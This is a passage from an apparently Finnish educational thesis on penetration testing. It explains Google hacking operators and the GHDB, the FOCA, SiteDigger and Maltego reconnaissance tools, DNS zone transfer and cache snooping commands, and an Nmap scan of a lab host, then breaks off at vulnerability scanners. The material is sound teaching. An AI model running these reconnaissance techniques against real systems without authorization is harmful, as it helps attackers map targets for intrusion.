
KUVIO 10. Googlen tallentama versio

Googlen hakukone antaa käyttää kehittyneitä operaattoreita apuna tiedon etsimisessä. Tällaisia operaattoreita ovat intitle, allintitle, inurl, allinurl, filetype, allintext, site, link, inanchor, daterange, cache, info, related, phonebook, rphonebook, bphonebook, author ja group. Esimerkiksi intitle etsii hakutermiä sivujen otsikoista ja inurl hakee tuloksia sivujen urleista. Syntaksi on operaattori:hakutermi, siten että kaksoispisteen ja hakutermin väliin ei tule väliä ja mikäli halutaan etsiä useampaa sanaa, voidaan käyttää heittomerkkejä(”). Kuviossa 11haku inurl:jamk etsii sivuja joiden url:sta löytyy sana jamk. (Long 2008.)




KUVIO 11. Google antaa käyttää operaattoreita osana hakua

Kuviossa 12 hakukenttään on syötetty inurl:”jamk” ”jyvsectec”. Tällöin Googlen hakukone etsii sivuja, jonka url:sta löytyy sana jamk, ja joka sisältää sanan jyvsectec missä tahansa kohdassa sivua.



KUVIO 12. Inurl esimerkki


AND operaattorilla voidaan yhdistää useampia ehtoja samaan hakuun. Esimerkiksi kuviossa 13 ’inurl:”jamk” AND filetype:doc testausta’ hakee kaikki .doc tiedostot joiden urlista löytyy sana jamk, ja jotka sisältävät sanan testausta. Huomioitavaa tässä on, että filetype operaattorin kanssa ei käytetä heittomerkkejä, ja että google osaa jopa hakea sanan testausta eri muodoilla automaattisesti.



KUVIO 13. Inurl ja AND operaattori

Operaattoreiden avulla saattaa löytää hyvinkin arkaluontoista materiaalia ja tietoa kuten käyttäjänimiä, salasanoja, servereitä jotka ovat haavoittuvia, salaisia tiedostoja jne. Black Hat saattaa valita kohteensa Googlen antamien

tulosten perusteella, esimerkiksi syöttämällä haku kenttää kaikki tietynlaiselle hyökkäykselle alttiit palvelimet paljastavan hakulausekkeen. Internetistä löytyvä Google Hacking Database eli GHDB listaa useita tällaisia hakulausekkeita. GHDB löytyy osoitteesta http://www.hackersforcharity.org ja on esitelty kuvissa 14.




KUVIO 14. GBDB

Operaattorit ja yksittäiset haut ovat varsin hyödyllisiä, mikäli vain tietää mitä etsiä. Toisaalta pidemmän päälle tällä tavalla tiedon kerääminen on varsin työlästä. Työtä helpottamaan on kehitetty useita ohjelmia, joiden avulla tietoa saadaan kerättyä automatisoidusti. Hyviä ohjelmia ovat esimerkiksi SiteDigger ja Foca. Foca on näistä kahdesta uudempi tulokas, ja se on enemmänkin metatieto analysaattori, eli sillä pystytään lisäksi kaivelemaan tietoa tiedostojen metatiedoista.

Automaattisia työkaluja käytettäessä on otettava huomioon Googlen käyttöehdot: ”you may not send automated queries of any sort to Google's system without express permission in advance from Google.” Google kuitenkin sallii automaattiset haut heidän Google SOAP Search API servicen kautta. Tämä tarkoittaa sitä, että sovelluksen kehittäjän on sitoutunut Google SOAP Search API servicen ehtoihin, ja heille on myönnetty siihen lisenssi. Tällainen sovellus on esimerkiksi SiteDigger. (Lancor & Workman 2007.)

5.1.2 SiteDigger

SiteDiggeristä on julkaistu jo sen kolmas versio, ja se on ladattavissa täysin ilmaiseksi McAfeen sivuilta. Nykyinen versio ei enää vaadi edeltäjiensä tapaan käyttäjää hankkimaan Googlen API lisenssiä. Ohjelmasta voidaan valita halutut haut, jotka ohjelma suorittaa. Valita voi halutessaan vaikkapa kaikki GHDB:stä löytyvät hakulausekkeet, ja ohjelma suorittaa ne silmänräpäyksessä. SiteDigger näyttää myös käyttäjälle tarkkaan missä muodossa kukin hakulauseke suoritetaan. SiteDigger on ladattavissa sekä Windows että Linux käyttöjärjestelmille ja löytyy valmiina BackTrackista. Kuviossa 15 on esitetty SiteDiggerin käyttöliittymä.




KUVIO 15. SiteDigger

5.1.3 FOCA

SiteDiggeristä poiketen Foca (Fingerprinting Organizations with Collected Archives) hyödyntää Googlen ja Bingin hakuja etsiäkseen dokumentteja verkosta ja analysoi näiden metatietoa. Metatieto on tiedostoon tallennettua tietoa koskien kyseistä tiedostoa, jonka olemassa olosta käyttäjä harvemmin on tietoinen. Foca on keskittynyt metatietojen analysointiin, mutta tarjoaa myös


useita muita ominaisuuksia kuten DNS tietojen kaivelua (McRee 2011). Tiedostojen metatietoja kaivelemalla pystytään löytämään esimerkiksi käyttäjänimiä, domain-nimiä, IP-osoitteita, käytössä olevia käyttöjärjestelmiä ja niiden versioita, ohjelmaversioita jne. Foca on saatavilla vain Windows käyttöjärjestelmälle. Focan käyttöliittymä on esitetty kuviossa 16.



KUVIO 16. Foca:n käyttöliittymä


5.1.4 Maltego

Maltego on hyvin kokonaisvaltainen ja tehokas fingerprinting ohjelma. Se pystyy hyödyntämään sekä hakukoneen kautta löytyvää tietoa että DNS palvelujen kautta saatavaa informaatioita. Mikä parasta Maltego visualisoi löydökset hyvin selkeästi ja piirtää käyttäjälle topologian siitä miten mikäkin liittyy toisiinsa. Maltegon käyttöliittymä on esitetty kuviossa 17. Maltegosta on saatavilla sekä ilmainen community edition että maksullinen versio. Ilmaisversio on hyvin rajoittunut, sillä se esimerkiksi rajoittaa hakutulokset 12 löydökseen. Ohjelman tuottanut Paterva on julkaissut lisäksi Maltegosta CaseFile version, joka on tarkoitettu kerätyn HUMIT tiedon visualisointiin ja havainnollistamiseen. Maltego on saatavilla sekä Windows että Linux käyttöjärjestelmille ja löytyy valmiiksi asennettuna BackTrackista.



KUVIO 17. Maltego

Kuviossa 18 on esitetty HUMIT tiedonkeruuseen ja löydöksien tallentamiseen tarkoitettu Maltego CaseFile ohjelman itsensä tarjoamalla esimerkillä.



KUVIO 18. Maltego CaseFile

5.2 Domain Name System (DNS)

Internet on jaettu domaineihin. Domain-nimi koostuu joukosta merkkejä, jotka on eroteltu pisteillä. DNS on hierarkkinen järjestelmä, jonka korkein taso on root domain. Root domain kuvataan pisteellä (.), joka useimmiten jätetään pois domain-nimestä. Tätä seuraavat Top Level Domains eli TLD. Top Level domaineja on perinteisti ollut kahdenlaisia, maakohtaisa (ccTLD) ja yleisiä (gTLD). Esimerkiksi .fi on suomen ccTLD ja .com on yrityksille tarkoitettu gTLD. TLD:t jakautuvat subdomaineihin organisaation mukaan kuten google.com ja jamk.fi. Organisaatio voi myös jatkaa oman domain nimensä subdomaineihin kuten labranet.jamk.fi. (Dostálek ym. 2006, 6.)

Liikenne verkossa itsessään tapahtuu IP-osoitteiden avulla, eikä domain-nimillä. Nimipalvelu on kehitetty, koska ihmisen on helpompaa muistaa domain-nimi kuin sarja numeroita. DNS-serverit eli nimipalvelimet hoitavat tarvittavat käännökset liikennettä suoritettaessa. Organisaatio voi jakaa domaininsa sisältämät subdomainit useammalle nimipalvelimelle, tai laittaa koko domaininsa kaikki osoitteet yhdelle palvelimelle. Yhden nimipalvelimen vastuulla olevat domain nimet muodostavat niin kutsutun zonen, siten että sama zone yleensä käsittää usemman reduntattisen nimipalvelimen. Tehtäessä kyselyjä nimipalvelimelle, lähimmän serverin ei tarvitse välttämättä tietää suoraa vastausta kyselyyn, vaan se voi jatkaa kyselyä eteenpäin ja kysyä tietoa toiselta nimipalvelimelta. Jatkettuaan kyselyä eteenpäin ja saatuaan vastauksen, palvelin saattaa tallentaa tiedon omaan välimuistiinsa myöhempää käyttöä varten, ja lähettää vastauksen kysyjälle. Nimipalvelimia on olemassa erityyppisiä sen mukaan, miten ne tallentavat ja säilövät nimitietoja muistiinsa. (Dostálek ym. 2006, 10-20.)

Palvelin voi sisältää eri tyyppisiä DNS tietueita. DNS tietueita on lueteltu liitteistä löytyvässä taulukossa (Liite 4). DNS hakuja ja selvityksiä voidaan tehdä esimerkiksi nslookup, whois, host, dig ja netcraft työkalujen avulla. Näistä neljä ensimmäistä ovat cli-pohjaisia. Netcraft on internetistä löytyvä web-pohjainen työkalu. Netcraft löytyy osoitteesta http://searchdns.netcraft.com. (Kennedy ym. 2011, 17.) Myös muita erinlaisia whois palveluita löytyy runsaasti netistä. Huomioitavaa on että, jokaisella rekisteröidyllä ja toimivalla do-

mainilla on ainakin Name Server (NS) tietue ja mahdollisesti Mail Exchange (MX) tietue (Moore ym. 2005, 21). Yksittäisien tietueitten tietoja voidaan selvittää työkalujen valinnaisilla operaattoreilla, esimerkiksi nslookup työkalun type operaattorin avulla.

Niin kutsutun DNS zone transferin avulla esimerkiksi redundanttiset nimipalvelimet oppivat nimi ja osoite tiedot toisiltaan. Mikäli nimipalvelin sallii zone transfer pyyntöön vastaamisen, lähettää se vastauksena kaikki DNS tietonsa. Zone transferia voi yrittää esimerkiksi linuxin komennolla host –l [osoite]. (Moore ym. 2005, 20.) Huomioitavaa on, että zone transferin yrittäminen luvatta on joissain maissa laitonta (McRee 2011). Zone transferin onnistumisen mahdollisuus on kuitenkin melko pieni, sillä se vaatii todella huonosti konfiguroidun palvelimen (Moore ym. 2005, 21).

Niin sanotun DNS Cache Snoopingin avulla voidaan pyrkiä selvittämään mitä osoitetietoja palvelimen välimuistista löytyy. Saadun tiedon perusteella pystytään keräämään tietoa millä internet sivuilla yrityksessä ollaan vierailtu. DNS Cache Snoopingissa hyökkääjä suorittaa DNS palvelimelle ei-rekursiivisen haun. Tämä tarkoittaa sitä, että mikäli palvelin ei itse tiedä vastausta, se ei pyri selvittämään sitä muilta nimipalvelimilta. Tämä onnistuu esimerkiksi linuxin dig työkalulla seuraavasti: $ dig dns.example.com www.facebook.com A +norecurse. Kaikki hyvin konfiguroidut palvelimet eivät välttämättä tue nonrecursive hakuja. DNS Cache Snooping voidaan kuitenkin pyrkiä tekemään myös rekursiivisella haulla tekemällä useampia hakuja pitkällä aikavälillä vertailemalla palvelimen palauttamia Time To Live (TTL) aikoja. (Dhanjani, Hardin & Rios 2009, 87-88.)

5.3 Nmap

Nmap on kaikkein tunnetuin ja käytetyin porttiskannaus työkalu (Moore ym. 2005, 108). Nmap on ilmainen ja löytyy valmiiksi asennettuna BackTarckista. Nmapista on saatavilla komentopohjaisen version lisäksi myös graaffisella käyttöliittymällä varustettu versio Zenmap.

Nmap pystyy mm. seuraavaan: Tavoitettavissa olevien päätelaitteiden havaitseminen, mitä palveluita (portteja) päätelaitteessa on auki ja mitkä ovat niiden versiot, päätelaitteen käyttöjärjestelmä ja sen version tunnistaminen ja traceroute eli mitä reittiä päätelaite on tavoitettavissa. Tavoitettavissa olevien päätelaiteita etsiessään Nmap käyttää oletuksena ICMP echo request pakettia, TCP SYN pakettia porttiin 443, TCP ACK pakettia porttiin 80 sekä ICMP timestamp requestia. (Heriyanto ym. 2011, 136.)

Kuviossa 19 on suoritettu porttiskannaus osoitteeseen 192.168.0.200. Skannauksessa on käytetty seuraavia optioita: -sV pyrkii tunnistamaan palveluiden version aukinaisista porteista, -O pyrkii tunnistamaan käyttöjärjestelmän ja -T asettaa skannauksen nopeuden (arvot 0-5, mitä isompi sitä nopeampi).

```
root@bt:~# nmap 192.168.0.200 -sV -O -T 5 192.168.0.200

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-09-22 21:20 EEST
Nmap scan report for 192.168.0.200
Host is up (0.00027s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE      VERSION
25/tcp   open  smtp         Microsoft ESMTP 6.0.3790.3959
53/tcp   open  domain       Microsoft DNS
110/tcp  open  pop3         Microsoft Windows 2003 POP3 Service 1.0
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows 2003 or 2008 microsoft-ds
1025/tcp open  msrpc        Microsoft Windows RPC
1040/tcp open  msrpc        Microsoft Windows RPC
1050/tcp open  msrpc        Microsoft Windows RPC
1051/tcp open  msrpc        Microsoft Windows RPC
1052/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:DD:17:6F (Cadmus Computer Systems)
Device type: general purpose
Running: Microsoft Windows 2003
OS CPE: cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows Server 2003 SP1 or SP2
Network Distance: 1 hop
Service Info: Host: pentest-w2003; OSs: Windows, Windows 2000; CPE: cpe:/o:micro
soft:windows, cpe:/o:microsoft:windows_2000
```

KUVIO 19. Nmap esimerkki


Nmap tunnistaa kuusi eri portin tilaa. Open tarkoittaa että portissa on palvelu-auki, joka hyväksyy TCP yhteyden, UDP paketin tai SCTP neuvottelun. Closed tarkoittaa, että vaikka portti on tavoitettavissa, siinä ei ole palvelua kuuntelemassa. Filtered tarkoittaa että Nmap ei pysty päättelemään onko portti auki, koska joku laite suodattaa paketteja ennen kohdetta. Unfiltered tarkoittaa

että nmap tavoittaa portin mutta ei pysty päättelemään onko se auki vai kiinni. Open | Filtered tarkoittaa että nmap ei pysty päättelemään onko portti auki vai filtteröity ja Closed | Filtered että nmap ei osaa päätellä onko portti kiinni vai filtteröity. (Heriyanto, ym. 2011, 137.)

6 HAAVOITTUVUUKSIEN KARTOITTAMINEN


6.1 Nexpose ja Nessus

Nexpose ja Nessus ovat haavoittuvuus-skannereita. Poiketen esimerkiksi Nmapista, joka on enemmänkin tiedonkeruuvaiheessa käytettävä työkalu, Nexpose ja Nessus skannaavat kohteensa ja peilaavat tuloksia jatkuvasti päivittyvään haavoittuvuustietokantaansa. Molemmista on saatavilla ilmaiset versiot, mutta vain ei kaupalliseen käyttöön. Tenable Network Securityn omistaman Nessuksen ilmaisversio on nimeltään HomeFeed ja se on tarkoitettu ainoastaan kotikäyttöön. Yritysten tulee ostaa kaupallinen versio. Rapid7:n omistamasta Nexposesta on puolestaan olemassa community edition, joka sekin on 